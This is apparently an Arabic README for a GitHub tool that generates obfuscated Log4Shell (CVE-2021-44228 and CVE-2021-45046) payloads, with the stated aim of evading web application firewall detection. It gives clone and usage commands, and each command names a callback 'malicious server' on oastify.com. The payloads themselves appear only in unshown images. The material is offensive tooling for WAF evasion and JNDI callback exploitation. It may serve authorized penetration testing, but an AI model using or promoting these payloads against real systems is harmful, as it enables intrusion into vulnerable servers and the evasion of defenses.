r3kind1e/log4shell-obfuscated-payloads-generator
توليد حمولات مُبهمة أساسية أو مُبهمة ثانوية لـ CVE-2021-44228 أو CVE-2021-45046 لتجاوز اكتشاف WAF.

يمكن لـ Log4Shell-obfuscated-payloads-generator توليد حمولات مبهمة أولية أو حمولات مبهمة ثانوية لـ CVE-2021-44228 أو CVE-2021-45046 لتجاوز كشف WAF.
فكرة التصميم الخاصة بـ Log4Shell-obfuscated-payloads-generator
git clone https://github.com/r3kind1e/Log4Shell-obfuscated-payloads-generator.git
يعمل Log4Shell-obfuscated-payloads-generator مباشرةً دون أي إعدادات مسبقة مع Python الإصدار 3.x على أي منصة.
للحصول على قائمة بالخيارات الأساسية استخدم:
python3 Log4Shell-obfuscated-payloads-generator.py -h
للحصول على أمثلة الاستخدام استخدم:
python3 Log4Shell-obfuscated-payloads-generator.py -hh
-h: احصل على قائمة بالخيارات الأساسية

-hh: احصل على أمثلة الاستخدام

عند استخدام خيار واحد لتوليد الحمولات، يحدد الخيار -s الخادم الخبيث:

--generate-primary-obfuscated-cve-2021-44228-payload 8 -s ck0pf4l6fmq4w0v17o7t894txk3arz.oastify.com


--generate-primary-obfuscated-cve-2021-45046-payload 4 -s x53a0p6r07bphlgms9setupei5owcl.oastify.com


--generate-secondary-obfuscated-cve-2021-44228-payload 5 -s oia1rpap41mhxkp6rdbbywit1k7avz.oastify.com
--generate-secondary-obfuscated-cve-2021-45046-payload 5 -s 3vzg44n4hgzwaz2l4soqbbv8ezkq8f.oastify.com

عند استخدام خيارات متعددة لتوليد الحمولات، يحدد الخيار -s خادمًا خبيثًا:

--generate-primary-obfuscated-cve-2021-44228-payload 4 --generate-secondary-obfuscated-cve-2021-44228-payload 4 -s exfr6fpfjr17ca4w63q1dmxjgam2ar.oastify.com


بدون تحديد خادم خبيث باستخدام الخيار -s، سيتم الاحتفاظ بالعنصر النائب {{callback_host}} في الحمولات المولّدة:
--generate-primary-obfuscated-cve-2021-44228-payload 3
--generate-primary-obfuscated-cve-2021-45046-payload 3 --generate-secondary-obfuscated-cve-2021-45046-payload 7